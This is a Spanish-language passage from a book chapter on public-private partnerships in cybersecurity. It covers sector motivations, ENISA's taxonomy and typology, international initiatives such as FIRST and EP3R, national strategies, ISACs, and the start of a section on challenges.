Finalmente, el sector público puede decidir desarrollar una alianza público-privada para **ayudar al sector privado a implementar las nuevas regulaciones** que se le impongan. Por ejemplo, en el estudio de la ENISA sobre las alianzas público-privadas europeas en materia de ciberseguridad (2017b), algunos expertos europeos entrevistados mencionaron el hecho de que los nuevos reglamentos europeos —como la Directiva sobre seguridad de las redes y de los sistemas de información, conocida como «Directiva NIS», adoptada por el Parlamento Europeo y el Consejo de la Unión Europea el 6 de julio de 2016 (ANSSI, 2016), o el Reglamento General sobre Protección de Datos (RGD) adoptado por el Parlamento Europeo el 14 de abril de 2016 (ANSSI, 2016), o el Reglamento General sobre Protección de Datos (RGD) adoptado por el Parlamento Europeo el 14 de abril de 2016— imponían obligaciones específicas al sector privado. Así, los gobiernos han decidido formar alianzas con vistas a ayudar al sector privado a aplicar esas nuevas regulaciones.

Motivaciones del sector privado

Una motivación específica del sector privado para querer crear o participar en una alianza público-privada es **influir en el marco reglamentario**, ya sea a nivel de las políticas públicas o de la legislación en materia de ciberseguridad. Una alianza con el sector público puede permitir al sector privado influir en las futuras estrategias nacionales de seguridad y en otras políticas y leyes de ciberseguridad. Las alianzas público-privadas también pueden servir como mecanismo de retroalimentación, brindando una oportunidad para que el sector privado informe al gobierno sobre las obligaciones que considere restrictivas, inapropiadas o poco realistas (ENISA, 2011b). Los intereses económicos del sector privado se encuentran a menudo en el centro de este deseo de participación, ya que desea proteger sus intereses comerciales y evitar las costosas obligaciones impuestas por la legislación (ENISA, 2017b).

Una organización privada también puede hace frente a un problema relacionado con su ciberseguridad cuya solución o impacto excede sus límites organizacionales (ENISA, 2011b). De esa manera, la participación de otros actores le parece necesaria y le permite **superar sus limitaciones**.

El sector privado también puede ver ventajas en unirse a una alianza para **promover sus intereses privados**. Dupont señala, por ejemplo, que en el ámbito de la cooperación policial internacional contra la ciberdelincuencia, empresas como Microsoft, Symantec y Telefónica:

> «No dudan en desplegar sus capacidades técnicas y jurídicas de manera más o menos coordinada con determinadas instituciones policiales nacionales e internacionales con el fin de promover sus intereses privados, ya sea manteniendo la confianza de los consumidores en sus productos o convenciéndoles de la superioridad de sus soluciones sobre las de sus competidores.» (2016, p. 117)

Acceder a recursos es una motivación frecuente, tanto del sector privado como del público (ENISA, 2011b). Para el sector privado, las alianzas público-privadas proporcionan acceso a fondos públicos o información privilegiada del sector público, como la información confidencial. Si bien el sector privado suele considerarse un actor que puede contribuir de manera importante a una alianza en materia de ciberseguridad, especialmente en términos de recursos (técnicos, financieros) y experiencia, Germano (2014) recuerda que el sector público también tiene muchos puntos fuertes que no deben pasarse por alto. El sector público puede realizar investigaciones, detenciones y enjuiciamientos de ciberdelincuentes; acceder a información de otros países en materia de ciberamenazas; proporcionar, en ciertos casos, protecciones estatutarias a las empresas que comparten información con el gobierno; analizar información procedente de fuentes nacionales y extranjeras antes de que esté disponible para el sector privado, y recopilar y difundir información a diferentes industrias y empresas. Todas esas distintas posibilidades hacen que el gobierno pueda enriquecer la comprensión de una amenaza, facilitando así el desarrollo de medidas de mitigación de riesgos y protección de las víctimas potenciales (Germano, 2014). Por lo que se refiere al sector público, entre los recursos a que

puede acceder a través de una alianza público-privada se incluyen conocimientos especializados que facilitan la elaboración de normas y buenas prácticas, así como información que le permita comprender mejor las medidas de protección de la información sobre infraestructuras críticas aplicadas por el sector privado (ENISA, 2011b). Las alianzas también permiten a cada sector obtener contactos creíbles y directos con otras organizaciones, fuentes de experiencia y conocimientos. El sector público también puede carecer de recursos suficientes para movilizar o motivar a todas las partes interesadas más pequeñas, pero pertinentes en el desarrollo de un entorno cibernético seguro, como las pequeñas y medianas empresas. Los recursos del sector privado, ya sean económicos o de otro tipo, le permiten llegar a una gama más amplia de actores.

Además de compartir los recursos, otra motivación importante tanto para el sector privado como para el público es **compartir los riesgos y costos** asociados con la prestación de un servicio a los ciudadanos (Kaijankoski, 2015).

En algunos casos, puede ser necesario crear alianzas público-privadas en el marco de **nuevas regulaciones**. Puede tratarse de una ley respecto a la que la administración pública considera que una alianza público-privada facilitará su aplicación. Dicha legislación puede atañer a la gestión de crisis o de emergencias. También puede ser una ley específica para las alianzas público-privadas, que dicte con precisión cómo ha de ser el marco de cooperación y colaboración. Estas leyes suelen tratar de las alianzas público-privadas en general, no solo de las relacionadas con la ciberseguridad. Por último, algunas leyes requieren que una organización del sector privado forme parte de una alianza público-privada (ENISA, 2011b).

También se puede establecer una alianza público-privada para **mejorar la coordinación** entre los diferentes sectores. Las organizaciones públicas y privadas pueden reconocer que no hay suficiente intercambio de información entre ambos sectores, o que hay una duplicación de esfuerzos que podría resolverse gracias a la creación de una alianza. La coordinación entre sectores como el de las comunicaciones y el de las tecnologías de la información también es esencial, ya que las fronteras entre estos dos sectores son cada vez más permeables (ENISA, 2011b). Además, en ocasiones puede haber un clima de desconfianza entre distintos actores que compiten en el mismo territorio o sector; las alianzas público-privadas facilitan el recurso a un mediador externo que asegure la coordinación entre actores que de otro modo se mostrarían reacios a cooperar.

El interés en desarrollar una alianza público-privada puede ser **velar por que la ciberseguridad se considere un tema importante en la agenda colectiva**, tanto para el gobierno como para el sector privado, con el fin de generar y promover una cierta movilización por parte de los distintos actores y abogar por ella (ENISA, 2017b).

Las alianzas público-privadas son también un medio para **adaptarse a la naturaleza cambiante de las amenazas**, que adoptan nuevas formas (por ejemplo, el ciberterrorismo) o tienen un alcance cada vez más internacional (ENISA, 2011b). Como señala Germano, «el sector privado frecuentemente requiere asistencia gubernamental para trascender las fronteras y desarrollar soluciones internacionales para monitorear, identificar y mitigar las ciberamenazas » (2014, p. 2).

Por último, las alianzas público-privadas también permiten a los sectores público y privado **reducir sus vulnerabilidades** como resultado de los ataques dirigidos contra ellos (ENISA, 2011b).

La ENISA (2017b) recuerda que, en general, las alianzas público-privadas se desarrollan en respuesta a motivos diferentes, y no por una única razón específica.

Implementación y desarrollo de una alianza público-privada en materia de ciberseguridad

Se pueden adoptar diferentes enfoques para implementar y desarrollar una alianza público-privada. La ENISA (2017b) ha identificado diferentes combinaciones posibles en el ámbito de la ciberseguridad, tanto en términos de implementación como de desarrollo.

a) Enfoques en la implementación de alianzas público-privadas

Por lo que se refiere a la implementación, los dos enfoques principales adoptados son el enfoque top-down y el enfoque bottom-up. Cuando una alianza público-privada se implementa desde un enfoque top-down, generalmente se ha creado como resultado de una directiva o plan de acción gubernamental que requiere la creación de una alianza de ese tipo. Por el contrario, una alianza surgida de un enfoque bottom-up suele ser el resultado de una necesidad identificada por una comunidad, que se ha movilizado para crear una alianza que pueda satisfacer esa necesidad. Los distintos actores entrevistados por la ENISA como parte de su estudio (2017b) también indicaron que era más probable que una alianza público-privada de ciberseguridad implementada para responder a las necesidades identificadas por el sector privado —es decir, implementada utilizando un enfoque bottom-up — fuera dinámica y lograra buenos resultados.

b) Enfoques en el desarrollo de alianzas público-privadas

Las alianzas público-privadas pueden desarrollarse de diferentes maneras. En el marco de una alianza top-down, el gobierno puede haber reclutado a los miembros por su cuenta. Sin embargo, en algunos casos, el desarrollo de la alianza se realiza más bien de forma bottom-up; aunque la creación de la alianza fuera impuesta por el gobierno, las decisiones en términos de responsables y miembros de la alianza no las toma exclusivamente el sector público; el sector privado participa activamente en la toma de decisiones y en el desarrollo de

la alianza. Esta **combinación de implementación top-down y de desarrollo bottom-up** es la que se da en dos tercios de las alianzas público-privadas de ciberseguridad analizadas por la ENISA en su estudio (2017b). También es posible una combinación inversa: un grupo de actores puede haber identificado una necesidad, haber puesto en marcha una alianza para satisfacer esa necesidad, y posteriormente haberse acercado a una autoridad gubernamental para apoyar la iniciativa. Para que la alianza se desarrolle, el gobierno puede hacer contribuciones económicas o ejercer un cierto papel de autoridad. Se trata, pues, de una **combinación de una implementación bottom-up y un desarrollo top-down**.

Las alianzas público-privadas también pueden desarrollarse independientemente de la estructura que las creó. Como explica la ENISA:

> «Un organismo central, a menudo dirigido por el gobierno, crea una estructura de alianza y promueve su uso, pero una vez creada la alianza, esta es autónoma. Se puede proporcionar un kit de inicio, que podría incluir herramientas y la posibilidad de comprar o registrarse para recibir servicios tales como anuncios o alarmas [en caso de ciberataques]» (2017b, p. 17).

Por último, a medida que las alianzas público-privadas se desarrollan, puede ser necesario reestructurarlas para hacerlas más eficaces. Así, se puede dividir en diferentes subgrupos, cada uno con una especialización u objetivo específico. De esa manera, la información recopilada por estos subgrupos suele ser más específica, y el pequeño tamaño del grupo tiene la ventaja de facilitar el desarrollo de relaciones de confianza entre sus miembros, un aspecto crucial para el éxito de una alianza de este tipo, que se analizará con más detalle a lo largo de este capítulo. También puede ocurrir lo contrario: puede tener más sentido que se fusionen diferentes alianzas público-privadas, especialmente cuando comparten temáticas, competencias u objetivos comunes.

Los componentes de las alianzas público-privadas en materia de ciberseguridad

La ENISA publicó en 2011 un primer informe y una guía de buenas prácticas sobre modelos de cooperación para alianzas público-privadas eficaces en materia de ciberseguridad. Basándose en las diversas alianzas público-privadas estudiadas, la ENISA pudo desarrollar una taxonomía de alianzas público-privadas que comprende siete componentes:

- **La estructura de gobernanza.** Este componente se refiere a cómo se organiza la alianza público-privada, cómo trabajan juntos los socios, sus reglamentos y sus fuentes de financiación.
- **Los objetivos.** Hace referencia a los aspectos de seguridad y resiliencia sobre los que trata de intervenir la alianza. Los objetivos de la alianza determinarán los servicios que ofrezca y, por tanto, permitirán situar sus actividades según las etapas de un ciclo de ciberseguridad, que se describirán más adelante. En otras palabras, los objetivos de la alianza determinan si busca prevenir ciberataques, responder a ellos o ambas cosas.
- **Los servicios.** Se trata de los servicios que ofrece la alianza para alcanzar sus objetivos. Puede incluir compartir información o realizar ejercicios de simulación de ciberataques con diferentes socios.
- **Las amenazas.** Este componente engloba los tipos de amenazas a la seguridad que tiene en cuenta la alianza.
- **El alcance.** Se refiere en primer lugar al ámbito geográfico que cubre la alianza; en otras palabras, a la ubicación geográfica de los socios implicados, ya sea a escala nacional, regional o internacional. También se refiere al alcance de los sectores implicados: ¿se trata de un tema en particular, de todo un sector (por ejemplo, del ámbito financiero) o es de alcance intersectorial?
- **El desarrollo.** Este componente incluye la manera en que se ha establecido la alianza, cómo ha evolucionado y los incentivos utilizados para fomentar y mantener un cierto nivel de participación de los diferentes socios.
- **Los vínculos.** Este último componente se refiere a los vínculos establecidos entre la alianza y otras alianzas público-privadas, así como con otras organizaciones.

Examinaremos más específicamente los componentes dos y tres, los objetivos de la alianza y los servicios que ofrece. Como veremos, estos dos componentes, y más concretamente los objetivos, determinarán si la alianza adopta un enfoque preventivo en materia de ciberseguridad.

a) Los objetivos de una alianza público-privada en materia de ciberseguridad

Como se ha visto anteriormente, los objetivos de seguridad de la alianza se enmarcarán en una etapa u otra de las que consta el ciclo de ciberseguridad. Estas etapas son las siguientes:

- **La disuasión.** Una alianza público-privada destinada a disuadir a los ciberdelincuentes tratará de desalentar la comisión de un ataque. Los servicios que ofrece la alianza pueden ir desde la concienciación sobre la ciberseguridad y las consecuencias de un ataque para los ciberdelincuentes hasta las medidas de aplicación de la ley.
- **La protección.** Con el fin de desarrollar la protección del sistema, las alianzas público-privadas con este objetivo tratarán de desarrollar normas de protección y comunidades de intercambio de información. Para ello, recopilarán la información más reciente sobre las nuevas amenazas a la ciberseguridad y los mecanismos de protección.
- **La detección.** Las alianzas público-privadas destinadas a la detección tratarán de comprender las nuevas amenazas informáticas para responder mejor ante ellas. Así, para ello utilizarán sistemas de intercambio de información y de alerta temprana.

- **La intervención.** Una alianza público-privada centrada en la intervención tendrá como objetivo desarrollar la capacidad de los socios para responder al impacto inicial de un ataque o una emergencia. Ejemplos de servicios ofrecidos en el marco de este objetivo serán ataques simulados para que los socios puedan practicar sus respuestas, el desarrollo de planes de acción de emergencia y la gestión de crisis.
- **La recuperación.** Una alianza público-privada con un mayor enfoque en la recuperación tratará de fomentar la capacidad de sus miembros para recuperarse de un ataque y hacer las reparaciones necesarias. Así pues, la recuperación implica trabajar para restaurar los sistemas a su estado de funcionalidad inicial.

b) Los servicios ofrecidos por una alianza público-privada de ciberseguridad

Las alianzas público-privadas de ciberseguridad pueden ofrecer una amplia variedad de servicios a sus miembros. La ENISA (2017b) identifica, entre otros, los siguientes servicios: la gestión de crisis y el tratamiento de incidentes; la investigación y el análisis (por ejemplo, estudios para desarrollar tecnologías nuevas y más seguras); la elaboración de guías de buenas prácticas y líneas de actuación; el intercambio de información; la rápida notificación de las amenazas; los ejercicios y simulaciones para que los miembros de la alianza puedan practicar sus respuestas a un posible ataque; la sensibilización; la evaluación técnica; el establecimiento de normas; la planificación estratégica, de emergencias o de resiliencia, y el análisis de riesgos. Evidentemente, estos diferentes servicios se determinarán en función de los objetivos que se haya fijado la alianza.

c) Los principales tipos de alianzas público-privadas en el ámbito de la ciberseguridad

La ENISA pudo establecer una tipología de alianzas público-privadas en función de las etapas del ciclo de ciberseguridad en las que la alianza desea intervenir, es decir, que los objetivos de la alianza son esenciales para el establecimiento de esta tipología. Los tres tipos principales identificados son los siguientes: las alianzas público-privadas centradas en la prevención, las centradas en la intervención y las centradas en todas las etapas del ciclo de la ciberseguridad. Como explica la ENISA (2011b), todas las alianzas público-privadas identificadas en su estudio correspondían a uno de estos tres tipos, lo que pone de manifiesto una similitud y una simplicidad en los enfoques adoptados, a pesar de la gran diversidad en cuanto a países, contextos legales, culturas y organizaciones.

Las alianzas público-privadas centradas en la prevención


Los objetivos de estas alianzas público-privadas serán la disuasión, la protección y la detección (en la medida en que alianza tenga por objeto obtener información sobre las nuevas amenazas cibernéticas para comprenderlas mejor). Ya podemos ver que el enfoque de prevención se limita a las amenazas inminentes y a la reducción de las oportunidades de cometer delitos. Al no tener por vocación la reacción inmediata a un ataque, estas asociaciones adoptarán una visión a largo plazo en materia de cooperación. Los miembros de la alianza intentarán aprender unos de otros y aplicar ese aprendizaje en su colaboración. Por ello, los beneficios de la participación en este tipo de alianza pueden no ser inmediatos, y requieren la participación de actores del sector privado con capacidad de invertir en las actividades de la alianza sin esperar beneficios inmediatos. Estas alianzas público-privadas suelen ser puestas en marcha por el sector público, responsable de los intereses nacionales a más largo plazo (ENISA, 2011b).

Los servicios ofrecidos por una alianza de prevención incluirán guías de buenas prácticas, intercambio de información, notificación rápida de una vulnerabilidad en los sistemas, ejercicios y simulaciones, sensibilización, evaluaciones técnicas y establecimiento de normas.

Las alianzas público-privadas centradas en la intervención

Las alianzas basadas en la intervención tendrán como objetivo responder a un ataque y recuperarse de él. Por ello, estas alianzas pueden tener una visión a corto plazo, es decir, reaccionar

Figura 5.1. **Las etapas del ciclo de la ciberseguridad**



inmediatamente ante un ataque, o a largo plazo, con vistas a establecer y mejorar mecanismos que permitan una respuesta rápida ante tales acontecimientos. Por ello, el valor de estas alianzas es más claro a los ojos de las organizaciones privadas, que están en mejor posición para iniciar este tipo de alianza. Por el contrario, el sector público también puede estar en el origen de su implementación después de un acontecimiento importante, como el 11 de septiembre de 2001. En estas alianzas suelen participar miembros con una gran capacidad técnica para responder rápidamente a un ataque cibernético (ENISA, 2011b).

Los servicios prestados por estas asociaciones incluirán la gestión de crisis y la planificación en caso de emergencias y en materia de resiliencia.

Las alianzas público-privadas centradas en todas las etapas del ciclo de la ciberseguridad

Algunas alianzas público-privadas podrán desarrollar y ejecutar una serie de actividades que permitan abordar todas las etapas del ciclo de la ciberseguridad. Estas asociaciones pueden adoptar diferentes formas. Puede tratarse, por ejemplo, de una alianza en la que participe un gran número de agentes con múltiples funciones, competencias y responsabilidades, lo que permitirá intervenir en todas las etapas del ciclo. Para facilitar la gestión de las interacciones entre tantos socios, se suelen crear subgrupos organizados en torno a un tema o sector. Otra forma que puede adoptar una alianza centrada en todas las etapas del ciclo de la ciberseguridad es la de una pequeña organización que reúne a representantes de alto nivel de diferentes alianzas centradas en la prevención o la intervención (ENISA, 2011b).

Iniciativas internacionales y estrategias nacionales

El objetivo de esta sección es presentar diversas iniciativas de alianzas público-privada en materia de ciberseguridad y, más concretamente, las que han adoptado un enfoque centrado en la prevención, como vimos anteriormente. En primer lugar se presentarán las iniciativas internacionales, seguidas de estrategias nacionales de ciberseguridad que incluyan un componente sobre las alianzas público-privadas.

Las iniciativas internacionales

Dada la naturaleza internacional del ciberespacio, tiene sentido que diferentes países intenten establecer acuerdos internacionales —ya sean bilaterales o multilaterales— para regular y posiblemente coordinar las iniciativas de ciberseguridad. En esta sección presentaremos dos iniciativas internacionales de alianza público-privada. La primera, el Forum of Incident Response and Security Teams (Foro de Equipos de Respuesta a Incidentes y Seguridad, o FIRST, por sus siglas en inglés), ocupa una posición particularmente significativa a escala mundial debido, entre otras cosas, al considerable número de actores que reúne. El segundo ejemplo, la Asociación Público-privada Europea de Resiliencia (EP3R), una iniciativa que finalizó en 2013, permite extraer algunas conclusiones sobre las alianzas público-privadas en materia de ciberseguridad a escala paneuropea.

a) El Forum of Incident Response and Security Teams (FIRST)

Dupont (2016) desmiente la hipótesis de que las instituciones policiales y judiciales tienen grandes dificultades para adaptarse a un entorno digital en constante cambio; de hecho, su examen de 51 iniciativas multilaterales internacionales de lucha contra la ciberdelincuencia muestra que, desde la década de 1990, se ha desarrollado una multitud de «redes híbridas en las que participan servicios policiales nacionales, organizaciones internacionales, agentes no gubernamentales, asociaciones profesionales y empresas» (Dupont, 2016, p. 96) con el fin de luchar contra la ciberdelincuencia.

A partir de los datos recogidos, Dupont pudo constatar el papel decisivo del sector privado en el marco de estas iniciativas internacionales. De los 657 actores involucrados en estas iniciativas, el 47 % (un total de 312) son empresas; el 12 % de las iniciativas analizadas fueron implementadas por empresas (Dupont, 2016). Entre ellas se incluye la iniciativa del Forum of Incident Response and Security Teams (FIRST), desarrollada por el sector privado para coordinar la respuesta a incidentes informáticos a escala internacional.

Es importante prestar especial atención a esta iniciativa. Como explica Dupont (2016), el FIRST reúne al mayor número de actores de todas las iniciativas analizadas, en su mayoría empresas. El FIRST cuenta actualmente con más de 400 miembros de 85 países (FIRST, 2014). Sus miembros son principalmente equipos de respuesta a emergencias informáticas, más conocidos como equipos de respuesta a emergencias informáticas (CERT) o equipos de respuesta a incidentes de seguridad informática (CSIRT). Estos organismos oficiales son responsables de la prestación de servicios de prevención de riesgos y de asistencia en la gestión de incidentes informáticos, y pueden haber sido creados por diversos agentes: gobiernos, empresas, universidades, fuerzas de seguridad, etc. (Global Forum on Cyber Expertise, 2017). El FIRST actúa como representante mundial de estos equipos de respuesta. Además de los muchos CSIRT miembros del FIRST, también pueden unirse a la red individuos y representantes de organizaciones. La mayoría de los actores involucrados en el FIRST «no tienen ningún otro canal de comunicación e intercambio con las iniciativas o actores que conforman la red global» (Dupont, 2016, p. 116). Así, el FIRST controla el acceso a un gran número de actores involucrados en la agrupación de iniciativas internacionales para combatir la ciberdelincuencia.

Según la tipología de la ENISA, el FIRST es una alianza público-privada centrada principalmente en la prevención de incidentes informáticos: sus objetivos son fomentar la cooperación y la coordinación en la prevención de incidentes informáticos

y promover el intercambio de información entre los diferentes CSIRT de todo el mundo. Para lograr estos objetivos, el FIRST no solo mantiene una red internacional entre los distintos equipos de intervención, sino que también ofrece servicios como el desarrollo e intercambio de herramientas, información técnica, metodologías y buenas prácticas, así como la organización de cursos de formación y conferencias para promover estas prácticas de seguridad informática.[57]

b) La Asociación Público-privada Europea de Resiliencia (EP3R)

En cuanto a las alianzas público-privadas europeas, el caso de la Asociación Público-privada Europea de Resiliencia (EP3R) permite identificar considerables retos que pueden surgir en una alianza público-privada regional o paneuropea. Este primer intento de establecer una alianza público-privada paneuropea para fomentar la seguridad y la resiliencia en el ámbito de las telecomunicaciones se puso en marcha en 2009, y sus actividades finalizaron en 2013. Sus objetivos eran proporcionar una plataforma para compartir información sobre las políticas y prácticas que promueven la seguridad y la resiliencia de las infraestructuras críticas de información, definir un marco que pueda mejorar la coherencia y la coordinación de las políticas de seguridad y resiliencia en Europa, e identificar y promover buenas prácticas (Irion, 2013).

Dupré (2014) llevó a cabo entrevistas con participantes de la EP3R para obtener información sobre la iniciativa, los problemas encontrados y las lecciones y recomendaciones que podían extraerse. Aunque en general la iniciativa tuvo una buena aceptación, también fue objeto de algunas críticas.

En primer lugar, más de la mitad de los participantes informaron de que la principal razón que dificultaba su participación en la alianza era que su organización no estaba adecuadamente informada sobre los objetivos y los resultados esperados de la iniciativa.

Los participantes tampoco vieron resultados claros de su participación en la EP3R, lo que dio lugar a la salida de varios miembros y a una rotación significativa en su membresía. Así, la inestabilidad de las redes personales dificultó el desarrollo de un vínculo de confianza entre los miembros de la alianza.

Otra cuestión que se planteó fue el hecho de que la participación en las actividades de la EP3R, incluidos los viajes necesarios para asistir a una reunión, corría a cargo de los participantes. Por lo tanto, la participación dependía en buena medida de los recursos de cada miembro. Varios mencionaron que la provisión de fondos para la participación en la EP3R habría tenido un impacto positivo en el número de participantes y en su compromiso con la alianza.

Otro problema apuntado por un número significativo de entrevistados fue el hecho de que algunos actores importantes del sector privado no participaban en la iniciativa, con lo que disminuía su atractivo general, en particular para las pequeñas y medianas empresas.

Finalmente, todos los participantes declararon que la EP3R no había determinado medios específicos para producir los resultados esperados. Además, varios observaron que la falta de conocimiento de las normas y restricciones jurídicas nacionales hacía que no se tuvieran en cuenta los obstáculos a los que podrían enfrentarse los participantes y que, por lo tanto, las recomendaciones ofrecidas no estaban necesariamente adaptadas a los contextos nacionales.

Evidentemente, la EP3R no es la única alianza público-privada paneuropea creada para abordar las necesidades de ciberseguridad. En particular, la Comisión Europea firmó un acuerdo de alianza público-privada con la Organización Europea de Seguridad Cibernética (ECSO)[58] en julio de 2016 como parte de la Estrategia Europea de Ciberseguridad (ECSO, 2018). Con un presupuesto de 450 millones de euros de la Comisión Europea y tres veces más del sector privado, esta alianza público-privada pretende facilitar la cooperación entre los agentes públicos y privados y crear un mercado europeo de ciberseguridad que sea competitivo.

Estas nuevas alianzas público-privadas paneuropeas podrán aprovechar las experiencias de la EP3R para anticiparse a los problemas que podrían obstaculizar la participación de las distintas partes interesadas y promover el éxito de su iniciativa.

Las estrategias nacionales de ciberseguridad

En la siguiente sección se presentará un panorama general de las estrategias nacionales de ciberseguridad en relación con las alianzas público-privadas.[59]

Varios países han elaborado recientemente estrategias nacionales de ciberseguridad que hacen hincapié en algún tipo de alianza entre los sectores público y privado. Carr (2016) informa que tal es el caso de Austria, Australia, Canadá, la República Checa, Estonia, Finlandia, Francia, Hungría, India, Japón, Lituania, los Países Bajos, Nueva Zelanda, Eslovaquia, Sudáfrica, el Reino Unido y los Estados Unidos. Como se discutió anteriormente en este capítulo, muchos países que han privatizado sus sistemas de infraestructuras críticas (por ejemplo, en los ámbitos de las finanzas o del transporte) han desarrollado estrategias nacionales de ciberseguridad que otorgan una gran importancia a las alianzas público-privadas como mecanismo clave para mitigar los riesgos (Carr 2016).

En los Estados Unidos y el Reino Unido, se ha considerado a las alianzas público-privadas frecuentemente como la «piedra angular» de la estrategia de ciberseguridad (Carr, 2016). En ambos casos, el sector privado posee y opera la mayor parte de las infraestructuras críticas. Por lo tanto, el gobierno difícilmente puede garantizar la seguridad de la infraestructura nacional sin colaborar con el sector privado (Etzioni, 2017). Estados Unidos es el primer país que ha desarrollado estrategias de ciberseguridad que se basan en alianzas público-privadas, influyendo así en el desarrollo de estrategias similares en otros

lugares. Estas estrategias comenzaron a surgir en la década de 2000 durante el mandato del presidente Bill Clinton. A pesar de que en los años siguientes las alianzas público-privadas siguieron siendo un pilar de la estrategia nacional, los parámetros y la naturaleza de la relación entre las dos partes nunca llegaron a definirse explícitamente (Carr, 2016).

En Europa, como estipula la ENISA, uno de los objetivos comunes de cualquier estrategia nacional de ciberseguridad es la colaboración (2017a, 2017b). Esa colaboración se logra generalmente a través de una de las dos estructuras siguientes: alianzas público-privadas y centros de intercambio y análisis de información (o ISAC, sigla correspondiente a Information Sharing and Analysis Centers). Estos se describen con más detalle en el recuadro 5.2.

Recuadro 5.2. **Centros de Análisis e Intercambio de Información (ISAC)**

Los centros de análisis e intercambio de información son, por lo general, organizaciones sin ánimo de lucro que actúan como recursos centrales para la recopilación de información relacionada con las amenazas cibernéticas (que normalmente van dirigidas contra las infraestructuras críticas), así como para el intercambio bilateral de información entre los sectores público y privado (ENISA, 2017a).

Dunn-Cavelty y Suter (2009) señalan que los primeros centros de análisis e intercambio de información se establecieron en los Estados Unidos en 1999, siguiendo las recomendaciones del informe de la Comisión sobre la Protección de las Infraestructuras Críticas, creado por el Presidente Clinton en 1996. En el informe se señalaba que el intercambio de información entre los diversos agentes que intervienen en el ámbito de las infraestructuras críticas era la necesidad más urgente a fin de garantizar su protección. Por lo tanto, se recomendó que los distintos sectores establecieran alianzas público-privadas que adoptarían la forma de centros de análisis e intercambio de información, cuyo objetivo sería intercambiar información sobre la seguridad, las amenazas encontradas y las mejores prácticas (Dunn Cavelty y Suter, 2009).

Según lo descrito por el Consejo Nacional de Centros de Análisis e Intercambio de Información de los Estados Unidos:

> «Los Centros de Análisis e Intercambio de Información (ISAC) ayudan a los propietarios y operadores de infraestructuras críticas a proteger sus instalaciones y a su personal y sus clientes frente a las amenazas a la seguridad cibernética y física y a otros peligros. Estos centros recopilan, analizan y difunden información sobre amenazas procesables a sus miembros y les proporcionan herramientas para mitigar los riesgos y mejorar la capacidad de resiliencia. □...□ La mayoría de los ISAC alertan de amenazas y producen informes de incidentes las 24 horas del día, los 7 días de la semana, y también pueden establecer niveles de amenazas para sus sectores. Muchos ISAC tienen un historial de respuesta e intercambio de información relevante que pueden dar lugar a adoptar medidas más rápidamente que sus socios gubernamentales.» (Consejo Nacional de Centros de Análisis e Intercambio de Información, About ISACs, s. d.)

Hay muchos ISAC en todo el mundo y suelen trabajar en sectores particulares (Foro Económico Mundial, 2017). Por ejemplo, en los Estados Unidos, se han creado ISAC en los sectores de la automoción, la aviación, la electricidad, la salud y otros. También se da un intercambio de conocimientos entre los diferentes sectores de infraestructuras críticas; los ISAC colaboran y comparten información sobre amenazas y mitigación entre ellos a través del Consejo Nacional de ISAC («National Council of ISACs | About ISACs», s.f.).

Algunas estrategias europeas especifican acciones concretas en el marco de las alianzas público-privadas. Tal es el caso, por ejemplo, de la República Checa y España (Luiijf, Besseling y Graag, 2013). La Estrategia Nacional de Seguridad de la República Checa (2015) propone, entre otras cosas, la cooperación entre los sectores público y privado para desarrollar normas de seguridad uniformes y definir un nivel obligatorio de protección para todos los actores de las infraestructuras críticas de la información. La estrategia nacional de España propone medidas similares, a saber, promover el desarrollo de normas de ciberseguridad a por conducto de alianzas público-privadas (Gobierno de España, 2013).

Además de medidas concretas en términos de colaboración entre los sectores público y privado, algunas estrategias definen con precisión las funciones asignadas a cada sector en el marco de estas alianzas público-privadas. Por ejemplo, en la estrategia nacional de ciberseguridad de Japón se afirma que es necesario que las empresas asignen un oficial responsable de la seguridad de los sistemas de información (RSSI) que garantice la seguridad, la disponibilidad y la integridad de los sistemas de información y de datos.

Según la ENISA (2017b), la cultura de un país es uno de los factores más determinantes en la implementación y el funcionamiento de una alianza público-privada. Las especificidades culturales, así como las relaciones entre los sectores público y privado de un país, tienen una influencia considerable en el mejor enfoque para velar por el éxito de una alianza.

Por ejemplo, en países con administraciones públicas tradicionalmente muy fuertes, los sectores público y privado están distantes entre sí y no suelen trabajar juntos. En caso de que se establezca una alianza, deben acordarse normas y objetivos

específicos, a menudo dentro de un marco jerárquico que refleje la posición jerárquica de la administración pública (ENISA, 2017b). En cambio, los países en los que las autoridades públicas tienen menos poder tendrán un enfoque más pragmático en relación con las alianzas público-privadas; no se requerirá necesariamente una base jurídica, sino que puede que baste con establecer acuerdos de confidencialidad para crear una alianza público-privada (ENISA, 2017b).

Este breve repaso ofrece una visión general de las diversas maneras en que pueden considerarse las alianzas público-privadas en las estrategias nacionales de seguridad cibernética. Como se indicó anteriormente, este tema se analizará más a fondo en la contribución de la ENISA a este capítulo.

Retos

La conclusión de alianzas entre agentes públicos y privados para prevenir y combatir la ciberdelincuencia plantea diversos retos. Mientras que algunos se deben a la naturaleza misma de los actores involucrados, otros son inherentes a la estructura de las asociaciones.

Retos relacionados con los actores: diferencias difíciles de conciliar

Las alianzas público-privadas reúnen a actores con identidades diferentes, pero también con intereses distintos.

a) Diferentes identidades institucionales

Los actores privados y públicos se distinguen por culturas y valores institucionales que no solo son diferentes, sino opuestos. De hecho, Gal (2002) nos recuerda que mientras que el sector público está orientado hacia la comunidad y busca la solidaridad, el sector privado otorga un lugar central al individuo y a sus intereses. Por lo tanto, parece difícil establecer un diálogo entre dos ámbitos que pueden tener dificultades para entenderse y hablar el mismo idioma (ENISA, 2017).

